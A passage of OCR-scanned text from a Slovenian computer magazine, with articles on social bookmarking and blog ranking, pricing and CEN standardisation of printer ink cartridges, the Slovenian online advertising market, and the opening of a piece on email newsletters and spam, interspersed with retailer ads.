gledujemo. Uporabniki, ki so vedno znova presenečeni nad ponudbami preparatov za pestrejše spolno življenje, tako nimajo več pravega razloga za negotovanje.

VEČ UPORABNIKOV VEČJA TEŽA

Že pred nekaj leti se je v spletni stroki porodila ideja, da vsebine, ki so pomembne za **veliko število uporabnikov**, prinašajo s seboj **velik potencial**. Vsebine, ki si jih ogleda ogromno uporabnikov, namreč že s številom ogledov kažejo bodisi na globlji pomen bodisi na verodostojnost, ki je v spletu prej izjema kot pravilo. Prav zaradi slednjega splet še vedno ni in najbrž tudi nikoli ne bo ustrezna referenca v znanosti, zlasti v primerjavi s strokovno (tiskano) literaturo znanih založniških hiš.

IZMENJAVA PRILJUBLJENIH

Uporabnikov že nekaj časa ne zanimajo le vsebine, ki jih spremljajo sami, temveč tudi vsebine, ki jih spremljajo **drugi**, predvsem **uporabniki, ki v spletu nekaj veljajo**. Omenjeni premiki so ponudili izvrstno podlago za razvoj spletnih strani, kot je del.icio.us (<http://del.icio.us>), kjer lahko uporabniki v **spletu shranijo svoj seznam priljubljenih strani** in si ga **delijo** z znanci, prijatelji in drugimi uporabniki svetovnega spleta.

V spletni enciklopediji **Wikipedia** (http://en.wikipedia.org/wiki/Social_bookmarking) social bookmarking opredeljujejo kot dejavnost, ki uporabnikom na podlagi spleta omogoča shranjevanje in kategorizacijo osebnega seznama priljubljenih spletnih strani, ki ga uporabniki **delijo z drugimi**. Gre za tako imenovane **osebne sezname upravljanja znanja oziroma vedenja**. Navzlic vidnim potencialom za povezovanje posameznikov, širjenje vedno potrebnega znanja in podružabljanje spleta marsikdo tovrstnemu dostopu do spletne intimne posameznika očita **poseg v zasebnost**, saj si lahko na podlagi obiskanih spletnih strani določenega posameznika ustvarimo dokaj realno sliko o njem/njej. Prav tako se poraja vprašanje omejitve tega koncepta v smislu hierarhije navedenih strani ter neustreznih mehanizmov kategorizacije. Prijaznost in enostavnost prilagoditve uporabnike konceptu so-

cial bookmarking pa bosta najverjetneje odigrala ključno vlogo pri njegovemu nadaljnjemu razvoju kot tudi ter (že opaznemu) razvoju aplikacij, ki vedno množično sledijo rojstvu novega spletnega uporabniškega koncepta.

CollaborativeRank (<http://collabrank.web.cse.unsw.edu.au/del.icio.us>) je iskalnik strani del.icio.us, ki daje ogromen poudarek rezultatom, ki jih visoko ocenijo »priznani« spletni deskarji. Gre za podoben algoritem, ki poganja tudi spletni iskalnik Google (PageRank), kjer se med rezultati iskanja najprej pojavijo najbolj obiskane in s tem verodostojne spletne strani. Pri CollaborativeRanku so med »najboljšimi« rezultati prav strani, ki jih označijo uporabniki, najvišje ocenjeni na strani del.icio.is, kjer so shranjene priljubljene strani milijonov uporabnikov.

MREŽENJE BLOGOV

Omenjena stran ni edina, ki gradi na hipotezi, da je pomembnost spletne strani odvisna od **števila povezav, ki kažejo nanjo**. Spletna stran



Technocrati (www.technocrati.org) sicer ta mehanizem razvrščanja usmerja na področje **blogov**, kjer so povezave morda še pomembnejše kot pri običajnih spletnih straneh. Mehanizem za omenjeno stranjo v realnem času spremlja dogajanje v svetu blogov, saj beleži število povezav in zaznava pomembnost blogov. To po besedah ustvarjalcev tega portala ustvarja občutek **živega sporočanja**, saj avtorji blogov skorajda po pravilu v pogosto dodajajo **povezave na druge bloge**. S spremljanjem dinamike blogov tako Technocrati ponuja realen podatek, kdo je s kom povezan in kako so med seboj povezane tudi določene vsebine.

Gre za »medij« z ogromnim povezovalnim potencialom, saj zadnji rezultati vodilnega svetovnega raziskovalnega procesa Pew Internet Study (o katerem smo že pisali tudi v Mojem mikru) kažejo, da 11 odstotkov oziroma 50 milijonov uporabnikov spleta redno spremlja bloge. Rezultati so nadalje pozitivni ob dejstvu, da **vsake 7,4 sekunde v spletu nastane nov blog**, torej več kot 10.000 novih blogov dnevno, ki jih avtorji tudi bolj ali manj redno posodablajo. Na tem področju je vse pogostejša tudi posebna spremljevalna programska oprema, ki se skriva na primer za portalom.

Uporabnikov že nekaj časa ne zanimajo le vsebine, ki jih spremljajo sami, temveč tudi vsebine, ki jih spremljajo drugi, predvsem uporabniki, ki v spletu nekaj veljajo.

BODO BARVILA RES DOSTOPNEJŠA?

Se vam zdi nenavadno, da je mogoče brizgalne tiskalnice kupiti že za dobrih deset tisočakov, laserske pa le za nekaj več? Najbrž se začudenje še poveča, ko je treba prvič zamenjati kartušo z barvilom (tonerjem). Dobite jo za skoraj enako ceno kot tiskalnik. Na trgu je torej nekaj narobe. Tiskalniki so (pre)poceni, kartuše predrage.



Piše: Boštjan Okorn

bostjano@mojmikro.si

Izdelovalci tiskalnikov nam seveda ne bodo pritrdili, a dejstvo je, da jim danes naprave, torej **tiskalniki** prinašajo le **desetino** vsega prihodka, posel s **kartušami in barvili** pa preostalih **90 odstotkov**. Pred dvajsetimi leti je bilo razmerje praktično obrnjeno, takrat so tiskalniki pač stali celo premoženje, uporabnikov, ki bi redno menjali barvila, pa je bilo malo.

Prav nič čudnega ni, da so se na trgu pojavili številni izdelovalci **neoriginalnih** oziroma **združljivih** barvil. Enako logičen je odziv nekaterih izdelovalcev, ki uporabo združljivih barvil vsaj odsvetujejo, če ne celo prepovedujejo – slednje predvsem v povezavi z **garancijo**, ki naj ne bi veljala, če je bilo v tiskalniku neoriginalno barvilo.

Temu oporekajo pri evropskih potrošniških organizacijah, saj trdijo, da je **potrošnik zaščiten** tudi pri uporabi združljivih barvil. Izdelovalec tiskalnikov mora ob zavrnitvi garancijskega zahtevka namreč dokazati, da je okvara nastala zaradi uporabe neoriginalnih kartuš (o pravicah potrošnikov smo pisali v prejšnji številki Mojega mikra). Tudi če mu to uspe, lahko potrošnik vso morebitno škodo še vedno izterja od izdelovalca neoriginalnih kartuš.

Izrazoslovje

Originalno barvilo ali toner izdeluje in pod svojo znamko prodaja podjetje, ki je izdelalo tiskalnik. Vsa druga ponudba sodi na področje združljivih oziroma obnovljenih kartuš. O **združljivih** govorimo v povezavi s celotnimi kartušami, namenjenimi uporabi v tiskalnikih z vdolano tiskalno glavo. **Obnovljena** kartuša je samo dopolnjena z novim barvilom, tu gre za kartuše, namenjene uporabi v tiskalnikih, pri katerih je tiskalna glava vdolana v kartušo. Takšne kartuše prenesejo največ pet polnjenj, pred polnjenjem jo preizkusijo, ali je sploh uporabna za obnovo.

Kartuše (z glavami) so elektronski odpadek

Tiskalna kartuša naj bi v Evropski uniji veljala za elektronski odpadek, a pri nas ta zapoved zaenkrat še ne velja. Z vidika varovanja okolja so zato dobrodošli projekti, ki omogočajo zbiranje porabljenih kartuš, pa naj bo za strokovno uničenje ali za ponovno uporabo. Kot zanimivost omenimo projekt rdečih noskov, ki ga podpira podjetje Emba in na podlagi katerega od vsake zbrane kartuše rdečim noskom (klovnom zdravnikom) namenijo en evro.

Neoriginalno ni kakovostno?

Neodvisni test barvil mednarodne potrošniške organizacije je pokazal, da glavni magnet pri nakupu združljivih barvil ni nujno samo nizka cena. Pri primerjavi barvil za najbolj prodajane Epsonove in Canonove tiskalnike so namreč ugotovili, da je kar nekaj združljivih barvil kakovostno vsaj tako dobrih, če ne celo boljših od originalnih, pri čemer je prihranek pri nakupu lahko tudi več kot 40-odstoten. Zanimivo je, da je v primerjavi barvil za Hewlett-Packardove tiskalnike original precej boljši od združljivih konkurentov, hkrati pa je tudi cena združljivih barvil le do 20 odstotkov nižja od originalnih.

Podpora nemu, ne pa vsem standardom

Pri Hewlett-Packardu so nam razložili, da uvedbe evropskega standarda za neoriginalna barvila načeloma ne podpirajo, saj menijo, da ne ustrezajo zahtevnejšim mednarodnim standardom. Enako velja za podoben severnoameriški standard STMC. Povsem drugače pri HP-ji razmišljajo o standardu ISO za ocenjevanje učinkovitosti črno-belih tonerjev laserskih tiskalnikov. Pri izdelavi tega standarda je HP aktivno sodeloval.

KARTUŠE

WWW.TISKAJPOCENI.SI

080 1502

STANDARDIZACIJA?

Da bi bilo težav v prihodnje čim manj, je evropska standardizacijska organizacija CEN (Comité Européen de Normalisation) tudi na pobudo izdelovalcev združljivih kartuš začela **postopek standardizacije barvil**. V delovni skupini, ki je že pripravila osnutek standarda, so poleg izdelovalcev združljivih kartuš tudi predstavniki neodvisnih ustanov in izdelovalcev originalnih kartuš. Povsem jasno je, da bo standard zgolj in samo kompromis, zato je njegova glavna naloga, da zagotovi **varno uporabo združljivih črnil in barvil**, torej takšno, ki ne bo poškodovala tiskalnikov ali negativno vplivala na zdravje uporabnikov.

Standard naj bi hkrati zagotovil, da bo uporabnik z ustrežno združljivo kartušo natisnil **toliko strani, kot zagotavlja izdelovalec za originalno kartušo**. S tem želijo izničiti cene ponudbe, ki temeljijo na manjših količinah barvila oziroma tonerja. Poudariti velja, da standard ne govori o kakovosti barvil ali njihovi sestavi, niti kakovosti izpisov in da naj uporabniki tudi po sprejemu standarda ne bi tiskali z barvili različnih izdelovalcev.

Standard naj bi tudi zagotovil, da bo uporabnik z ustrežno združljivo kartušo natisnil toliko strani, kot zagotavlja izdelovalec za originalno kartušo.

tudi **potrošniki**, ki so se v preteklosti morda že opekli zaradi slabega barvila. Dejstvo namreč je, da obstajajo številne neodvisne in »neodvisne« raziskave, ki dokazujejo, da nakup cenejšega materiala za tiskanje ne prinese nujno tudi cenejšega tiskanja. Jasno je, da takšne raziskave prihajajo predvsem iz vrst izdelovalcev originalne opreme, od koder poročajo tudi o številnih **zapletih** zaradi uporabe neoriginalnih barvil. Po nekaterih podatkih naj bi bilo kar 40 odstotkov popravil tiskalnikov povezanih z neoriginalnimi kartušami, med napakami pa omenjajo uničene tiskalne glave, zamašene šobe in iztekanje barvila na elektronske dele tiskalnika.

Ali bo standardizacija vendarle zakopala bojno sekuro med originalnimi in neoriginalnimi izdelovalci barvil in omogočila njihovo sobivanje na konkurenčnem trgu? Lepo bi bilo, saj

res ni nobenega razloga, da bi dvomili v dobro voljo snovalcev standarda, na drugi strani pa si potrošniki vsekakor želimo, da bi bila potrošna oprema za tiskalnike **bistveno cenejša** kot do zdaj. ■

Dostavljamo
Hudo
dobro.
☎ **080 22 20**
Info@yellologistics.si

Novi standard CEN naj bi zagotovil varno uporabo združljivih črnil in barvil, torej takšno, ki ne bo poškodovala tiskalnikov ali negativno vplivala na zdravje uporabnikov.

Trenutno sprejeta delovna različica standarda je namenjena izdelovalcem barvil in črnil in bo naslednjih devet mesecev na nekakšni javni obravnavi po nacionalnih združenjih za standardizacijo. Morebitne pripombe bodo zbrali do konca poletja 2006, tako da je najbolj realno pričakovati začetek veljavnosti standarda **v začetku leta 2007**. Kdor bo izdeloval barvila, ki ustrezajo standardu, bo to lahko **označil na embalaži**, preizkuse bodo opravljali neodvisne ustanove.

Veliko, predvsem večjih izdelovalcev združljivih kartuš, večinoma **že izpolnjuje zahteve** prihajajočega standarda, v vmesnem času je pričakovati, da se bodo prilagodili predvsem tisti, ki še uporabljajo zdravju oporečne sestavine barvil oziroma barvilo, sestavljeno iz prahu različne velikosti, ki ga vdeleni filtri prepuščajo.

PRILOŽNOSTI

CEN v svojem letnem poročilu standardizacijo barvil omenja tudi z vidika nekaterih **poslovnih priložnosti**. Tu izpostavlja mala in srednje velika podjetja, ki bi lažje vstopila na trg potrošne opreme, vsaj delno (z odkupom porabljenih kartuš) poskrbela za varstvo okolja in, ne nazadnje, tudi za znižanje cene kartuš in barvil.


Ta vidik standardizacije je trenutno še precej sporen, saj ni jasno, kako se bodo na novo stanje odzvali izdelovalci **originalne opreme**, pa

IGMA MAVER IGOR s.p.
Celovška 197, 1000 Ljubljana,
tel./faks: 01/5072 473
e-mail: igma.sp@siol.net,
www.igma-sp.si

OBNOVA IN PRODAJA TRAKOV, TONERJEV IN KARTUŠ
PRODAJA PAPIRJA IN POTROŠNIŠKEGA MATERIALA ZA TISKALNIKE
Odprto ponedeljek, torek, četrtek od 7h do 15h
sreda od 7h do 17h, petek od 7h do 14h
KUPON -10%
S PREKLOČITVENO KUPONA LANKO UVELIKAVAJATE -10% POPUST PRI NAKUPU IZDELKOV

KARTUŠE WWW.TISKAJPOCENI.SI ☎ **080 1502**

RAJ ZA SPLETNE OGLAŠEVALCE



Sliši se absurdno, a upamo si trditi, da je Slovenija trenutno raj za spletne oglaševalce. S svojim mizernim enim odstotkom celotnega oglaševalskega kolača in veliko večjo ponudbo kot povpraševanjem namreč ponujajo izjemno nizke cene za vse, ki se tega znajo lotiti na pravi način ...

Piše: Vasja Ocvirk

vasja.ocvirk@mojmikro.si

prikaz, ne glede na dejstvo, da bo manjši medij lahko izvedel manj prikazov. Manj prikazov pomeni zgolj manjši finančni vložek na enem samem mediju, ne pa slabše kakovosti samega prikaza. Razporeditev oglasa na več medijev v isti skupni vednosti je lahko le prednost. Pravzaprav je polaganje celotnega vložka izključno na enega ali dva konja nespametna poslovna odločitev, razen če ne gre za kak zares strogo specializiran gospodarski segment.

KDOR ZNA, TA ZNA

Eden izmed primerov, ki dokazuje, da je moč z ustreznim načrtovanjem in dovolj široko razpršitvijo oglaševanja doseči odlične rezultate, je raziskava, ki sta jo na podlagi skupne akcije izvedli podjetji **Studio Moderna** in spletna oglaševalska mreža **Iprom**. Šlo je za oglaševalsko akcijo za Top Shopov portal **Fit-on.net**. Čeprav je raziskava namenjena optimiranju spletne prodaje z analizo vplivov spletnega oglaševanja, ki zajema spremljanje kar 67 parametrov, lahko iz nje izpeljemo nekaj pomenljivih sklepov tudi za naše trditve. Prvi je nedvomno ta, da so oglaševalsko akcijo izvedli na **85 spletnih medijih v Sloveniji**. Razpršitev oglasov po tako širokem omrežju prinaša nedvomno prednost pred koncentracijo na peščici vodilnih spletnih medijev. Drugi sklep analize pa je skoraj revolucionaren in odpira nova obzorja spletnemu oglaševanju. Uporabniki, ki so izvedli spletni nakup, so bili namreč v povprečju skoraj **sedemnajstkrat izpostavljeni prikazu določenega oglasa**, od prvega prikaza oglasa do nakupa pa je minilo v povprečju **12,4 dneva**. Kaj nam to pove?

Iz navedenih podatkov lahko najprej izluščimo misel, da je za uspešno konverzijo (v tem primeru nakup) potrebnih **več prikazov** istega ali sorodnega oglasa uporabniku, kot je bila praksa doslej. Še nedolgo tega je veljalo, da je optimalna frekvenca prikazov nekje okrog sedem ali še manj, odvisno od namena. V zgodnjih letih spletnega oglaševanja je celo veljalo, da so trije prikazi istega oglasa uporabniku dovolj za grajenje blagovne znamke, kar se je seveda izkazalo kot nesmisel. Do danes so se stvari seveda spremenile in nekateri analitiki sicer pogumno svetujejo **deset do dvanajst prikazov**, toda povprečje sedemnajstih prikazov pomeni veliko zvišanje glede na ustaljene metode. Z ene strani to pomeni višje stroške, z druge pa natančno tisto uspešnost, ki jo spletnemu oglaševanju očitajo skeptiki.

Dejstvo, da so uporabniki v povprečju potrebovali skoraj dva tedna od prikaza prvega oglasa do dejanskega nakupa nekega izdelka, dokončno razblinja mit o hipnem nakupu prek spleta. Uporabniki so postali preudarnejši, hkrati pa spletnih oglasov ne opazijo takoj, kar spet zahteva **večjo vztrajnost oglaševalca**. Spletno

Sevveda tako ne bo v nedogled, toda tisti oglaševalci, ki bodo znali izkoristiti priložnost, bodo oglasne zmogljivosti še nekaj časa lahko zakupovali po smešno nizkih cenah.

Zakaj slovenski oglaševalci tako malo sredstev namenijo spletnemu oglaševanju? Stara lajna pravi, da oglaševalci še vedno **ne zaupajo svetovnemu spletu**, oglaševalske agencije niso zainteresirane zaradi nizkih dobičkov ali pa niso dovolj izobražene in z redkimi izjemami jemljejo vse skupaj zgolj kot **nujno zlo**. To smo v zadnjih letih zapisali že velikokrat. Vendar pa je poleg tega pri nas pomemben še en dejavnik, ki je pravzaprav eden izmed glavnih zavornih mehanizmov razvoja spletnega oglaševanja. Večina oglaševalskega prometa se namreč suče **zgolj znotraj kroga peščice največjih in vodilnih spletnih medijev**, tudi specializiranih, ter okrog nekaj največjih oglaševalcev in njim pripadajočih agencij. In ker takšno stanje traja že nekaj let, je jasno, da napredka ne more biti. Manjša podjetja, ki nimajo velikih oglaševalskih proračunov in potrebnega znanja, s katerim bi lahko izvajali majhne, a učinkovite oglaševalske akcije, ostajajo pasivna, zaradi česar nikakor ne more priti do preboja kritične mase oziroma zares množičnega izkoriščanja tega nespornega oglaševalskega potenciala.

JE GLAVNO MERILO RES NAKLADA?

Zdi se, da večina oglaševalcev v Sloveniji o spletnem oglaševanju še vedno razmišlja skozi analogijo s klasičnimi mediji. Torej, **oglas v mediju z največjo naklado bo prinesel največji donos**. Naj gre za utrjevanje blagovne znamke

ali za ciljno prodajo točno določenega izdelka, v vsakem primeru se oglaševalci lotevajo spletnih akcij, ne vedoč, da je prikaz oglasa v mediju, pa naj bo specializiran ali ne, **enakovreden** prikazu na drugem sorodnem, manj obiskanem mediju in da **tehtna prerazporeditev oglasa na več medijev** pomeni večje pokritje in s tem tudi boljše rezultate. Seveda ta podatek ne ustreza največjim igralcem tega trenutka, kar jim pravzaprav niti ne smemo zameriti. Končno, le kdo bi se odrekal zaslužka v korist drugih? Tudi prepričevanja oglaševalcev, da je zgolj oglaševanje v njihovem mediju edina prava rešitev, ne smemo obsojati. Vsak dober trgovec svoje blago hvali, kajne. Je pa zanimivo, kako naivni so oglaševalci, da takim trditvam sploh verjamejo.

In tako počasi pridemo do srži problema, točneje, do izjemne oglaševalske priložnosti na sončni strani Alp. Slovenija je kljub vsemu dokaj bogata kar zadeva spletne medije. Poleg omenjene desetine najbolj obiskanih medijev je namreč v našem spletnem prostoru še **vrsta manjših, a solidno obiskanih medijev**, ki pa zaradi svoje majhnosti ne pridejo niti do tiste enoodstotne rezine dohodka. Zaradi tega so pripravljene na **razprodajo svojih oglasnih zmogljivosti**, kar pa ne pomeni, da je njihov oglasni prostor ničvreden. Nasprotno, zaradi nizke cene lahko iznajdljiv in dobro poučen oglaševalec iz oglaševalske akcije z **enakimi sredstvi pridobi veliko več, kot bi sicer**. Prikaz oglasa v določenem demografskem segmentu je še vedno



Oglaševalci se pri nas premalo zavedajo, da **tehtna prerazporeditev oglasa na več medijev pomeni večje pokritje in s tem tudi boljše rezultate**.

oglaševanje torej je uspešno, a pod pogojem, da se ga lotimo na pravi način. In to zahteva tudi **višja sredstva**, toda še vedno velja napoved, da bi oglaševalec z nekajodstotnim zvišanjem vloška v internet pridobil skoraj enkrat toliko pri skupni vrednosti medijskega spleta.

RAZPRODAJA

Toliko o uspešno zasnovanih oglaševalskih akcijah, ki se ne opirajo zgolj na nekaj spletnih medijev. In zakaj smo v uvodu govorili o raju za spletne oglaševalce? Zaradi tega, ker lahko oglaševalec z malce sreče in spretnosti zakupi tako imenovani »**neprodani oglasni prostor**«. V tem primeru spletni medij odstopi neprodane zmogljivosti, ki jih je prej ponujal po polni ceni, denimo, po modelu cene na prikaz, tokrat pa jih ponuja po ceni na klik. Cena se tako lahko prepolovi ali pa celo zmanjša na petino izhodiščne cene.


Druga možnost je **partnerski program**, kjer je uporabnik plačan glede na količino prodanega blaga ali storitev. Tehnologija namreč že dlje časa omogoča sledenje kupcu, točneje, lociranje vira, od koder je kupec dobil priporočilo za nakup izdelka. Stvar je sicer malce zapletena, saj imamo možnosti odloženega nakupa, prvega priporočitelja, neposrednega nakupa in podobno, a vendar deluje. Tu se cene oglaševanja v primerjavi s ceno na prikaz znižajo celo do razmerja ena proti petindvajset. Seveda tega spletni mediji ne

 **Uspešna oglaševalska akcija podjetja Studio Moderna in mreže Iprom za Top Shopov portal Fit-on.net je potekala kar na 85 spletnih medijih v Sloveniji.**

počno radi, a glede na trenutno porazno stanje v slovenski spletni oglaševalski industriji, kjer se večina denarja vrti okrog peščice glavnih akterjev, bo marsikdo pripravljen na kompromis. Vsaj do takrat, ko se bo delež spletnega oglaševanja povišal do normalne mere in bo prihodek bolj enakomerno porazdeljen po celotnih oglaševalskih kapacitetah. Poleg tega velja omeniti, da je partnerski način oglaševanja primeren predvsem za velike spletne trgovine, kakršna je pri nas na primer Gambitova EnaA, ali pa za natančno ciljane trge in izdelke. Partnerskih rešitev je predvsem v ZDA ogromno, a se v podrobnosti tokrat ne bomo spuščali.

PRIMERJAVE S KLASIČNIMI MEDIJI

Na tem mestu raje izvedimo smiselno primerjavo s klasičnimi mediji. **Cena na prikaz** je dejansko poslovni model, kakršnega poznamo pri oglaševanju v tisku, na televiziji in radiu. Breme naložbe leži na plečih oglaševalca, od njega in njegove oglaševalske agencije je odvisno, koliko bo iztržil, kakšna bo donosnost naložbe (return on investment – ROI). Pri **ceni na klik** se breme bolj ali manj sorazmerno porazdeli med oglaševalca in spletni medij, čeprav se tehtnica tu že bolj nagiba na stran in v škodo spletnega medija, saj je število klikov odvisno od ka-

 **Stanje bo normalno takrat, ko bo spletno oglaševanje tudi pri nas doseglo pet odstotkov celotnih oglaševalskih prihodkov in bodo oglaševalci spoznali prednosti razpršitve oglasnega prostora.**

kovosti ponudbe in idejne ter grafične rešitve oglasov. Pri slabi rešitvi in ponudbi, ki je krivda oglaševalca, bi torej kratko potegnil spletni medij. Pri **partnerskem programu** pa celotno breme naložbe pade zgolj na spletni medij. Prihodki spletnega medija so odvisni od tega, kako uspešna bo idejna in kreativna rešitev oglasa, na kar povečini nima vpliva, tu so še cene izdelkov, uporabniška izkušnja na spletni strani oglaševalca in še kaj bi se našlo. Prav zaradi tega je lahko partnerski program v naših, omejenih razmerah, za spletni medij zanimiv **zgolj kot dodatni vir prihodkov**, nikakor pa ne more iz tega naslova vzdrževati svoje eksistence. Pri obstoječih stopnjah konverzije bi namreč moral za milijon tolarjev mesečnega bruto prihodka izvesti približno 25 milijonov prikazov oglasov. Prav zaradi tega partnerski programi ponujajo že izdelane rešitve v obliki HTML-pasic, ki jih upravljatelji spletnih strani brez težav vključijo na svoje strani in ponujajo iskanje po spletnih trgovinah, kar prinaša nekoliko višje stopnje konverzije.

Opisano stanje vsekakor ni spodbudno za večino spletnih medijev, zato pa ponuja nekatere priložnosti tistim oglaševalcem, ki imajo dovolj znanja in sredstev, da jih lahko izkoristijo. Toda če pogledamo širšo sliko, se bomo o normalnem stanju lahko pogovarjali šele takrat, ko bo spletno oglaševanje tudi pri nas doseglo **pet odstotkov** celotnih oglaševalskih prihodkov in bodo oglaševalci spoznali prednosti razpršitve oglasnega prostora. Takrat bomo lahko tudi govorili o zdravem trgu spletnega oglaševanja, ki bo posledično sprožil hitrejši in kvalitetnejši razvoj spletnih storitev. Ne smemo pozabiti namreč, da je velika večina spletnih servisov vsaj do neke mere, če ne kar v celoti, brezplačna, z nazadovanjem spletnega oglaševanja na srednjih in malih spletnih medijih pa se postavlja pod vprašaj vsaj njihov razvoj, če že ne sam obstoj.

PORAZNE PRIMERJAVE S TUJINO

Zakaj govorimo o nazadovanju? Poglejmo dejstva: število spletnih strani v Sloveniji letih se je v zadnjih treh **podvojilo** (govorimo o okvirnih številkah), enako velja za uporabnike, ki uporabljajo internet vsaj enkrat mesečno, medtem ko je vrednost celotnega oglaševanja pri nas zrasla za **tretjino**. Spletne oglaševanje pa se še vedno giblje okrog **enega odstotka**. V odnosu na leto 2002, torej pred štirimi leti, je ta delež zrasel za pičlih **dvajset odstotkov**, kar je porazno v primerjavi z rastjo v Veliki Britaniji, kjer so samo v enem letu dosegli **62-odstotno rast**. Ker se slovenski strokovnjaki in analitiki vsako leto na novo tolažijo z upanjem, da bo naslednje leto tisto, ki bo Slovenijo končno potegnili z repa spletne oglaševalske kolone, bi bil nemara zdaj pravi trenutek za premislek. Končno gre za panogo, ki preverjeno prinaša občutne

prednosti vsem vpletenim stranem. Premislek, torej, na strani oglaševalcev in agencij, kakor tudi na strani spletnih medijev. Malih, srednjih in velikih.

MOŽNE REŠITVE

Da pa ne bo vse ostalo zgolj pri jadikovanju nad dejanskim stanjem, lahko za pokušino ponudimo nekaj možnih izhodov. Kot smo že omenili, noben izmed plačilnih modelov ne zadosti vsem vpletenim stranem. Poglejmo še enkrat: **cena na prikaz** je trn v peti oglaševalcev. Čeprav so sicer pripravljeni brez pomisleka plačati oglasni prostor v klasičnem mediju, pa naj gre za tisk, radio ali televizijo, jih model cene na prikaz moti, ker naj ne bi vedeli, kaj s tem dobijo, ne glede na dejansko ceno. Naj bo ta pogled še tako čudaški in absurden, moramo dati prav oglaševalcem, ko hočejo za čim manj vložka dobiti čim več izplena.

Pri **ceni na klik** se pojavi problem slabe kreativne rešitve. Če želi namreč oglaševalec predvsem utrjevati blagovno znamko, bo na primer izdelal tako zanič pasico, da ne bo nanjo kliknil nihče, kljub temu pa se bo ime blagovne znamke prikazalo v velikem številu, uporabniki pa bodo to hote ali nehote opazili in si ime zapomnili. In oglaševalec bo za to z veseljem odštel drobiž, kolikor ga bo prišlo tistih nekaj klikov. Tukaj moramo razumeti spletni medij, ki nad takšno razprodajo oglasnega prostora ne bo navdušen. Sicer mnogi spletni mediji in oglaševalske mreže v tujini že vdelujejo varovalke, ki začnejo zaračunavati prikaze, ko CTR (Click Through Rate) pade pod določeno mejo, toda tu gre za administrativni poseg, ki zopet ne pušča dobrega vtisa pri nobenem od vpletenih.

Tretja možnost je še slabša za spletni medij. S prikazi oglasa bo naročniku brezplačno utrjeval blagovno znamko, hkrati pa bo **plačan zgolj za dejanski nakup**, ki ga bodo uporabniki izvedli pri oglaševalcu. In če mu bo sreča mila, mu bo slednji morda naklonil kaj več od smešne nizke provizije. Kakorkoli že, v nobenem primeru nimamo položaja win-win. Kaj torej storiti?

Ena izmed možnih rešitev je v **kombiniranih modelih**, kjer naročnik sicer **plača prikaz**, a po veliko nižji ceni kot sicer, hkrati pa plača **tudi klik ali provizijo** od izvedenega nakupa, ki pa sta cenejša. Tako se sodelovanje splača vsem. Stvar se sliši preprosto, a ni povsem tako. Pri homogenih modelih mora v kisllo jabolko zagristi samo eden izmed partnerjev in običajno je to tisti, ki je tako ali drugače prisiljen v sodelovanje. V tem primeru pa si morajo čevlje zmociti vsi in poiskati tisti kompromis, ki bo vsakemu prinesel določene ugodnosti. To je precej naporen proces, ki pa ne bo uspel, če ne bomo pri nas začeli dejansko zaupati rezultatom spletnega oglaševanja. Sicer nas čaka zgolj ponavljanje tujih vzorcev, pod tujimi licencami in, jasno, tujim kapitalom in dobičkom. ■

E-PROMOCIJA ALI E-SMETENJE?

Kakšne so prednosti izdajanja e-novic ali e-mesečnikov, zakaj vse manj ljudi odpira e-pošto, kako je zakonsko urejeno pošiljanje e-pošte, kako se lotiti projekta izdajanja e-novic, kako zbirati e-naslove, na kaj je treba biti pozoren pri pripravi vsebine in oblikovne podobe e-novic, kako meriti učinkovitost poslanih e-novic?

Piše: Radoš Skrt

rados.skrt@mojmikro.si

Drugeče kot pri klasični dostavi propagandnega materiala v poštne nabiralnike, ki je povezana z visokimi stroški (oblikovanja promocijskega gradiva, tiskanje, poštnina in dostava), organizacijskimi problemi in s časovnimi izgubami, je razpošiljanje komercialnih sporočil prek e-pošte **veliko bolj ekonomično** v več pogledih. Žal pa ni vse tako rožnato, kot se zdi na prvi pogled. Dejstvo je namreč, da se tako klasična kot e-pošta srečujeta s podobnim problemom – z vse bolj **negativnim odnosom uporabnikov do prejemanja nenaročenih komercialnih sporočil**, kar seveda sploh ni čudno, saj imamo v realnem svetu zaradi omenjenih sporočil **zatrpane poštne nabiralnike**, v virtualnem svetu pa **poštne predale**. Žalostno je, da so v bistvu ravno prednosti, ki jih komuniciranje prek e-pošte ponuja, pripeljale do njenega neetičnega izkoriščanja za komercialne namene in posledično tudi do vse večjega nezadovoljstva uporabnikov zaradi vsakodnevnega prejemanja številnih neželenih sporočil.


Po podatkih podjetja MessageLabs je neželena elektronska pošta julija letos obsegala že **več kot 65 odstotkov** vse poslanih e-pošte.

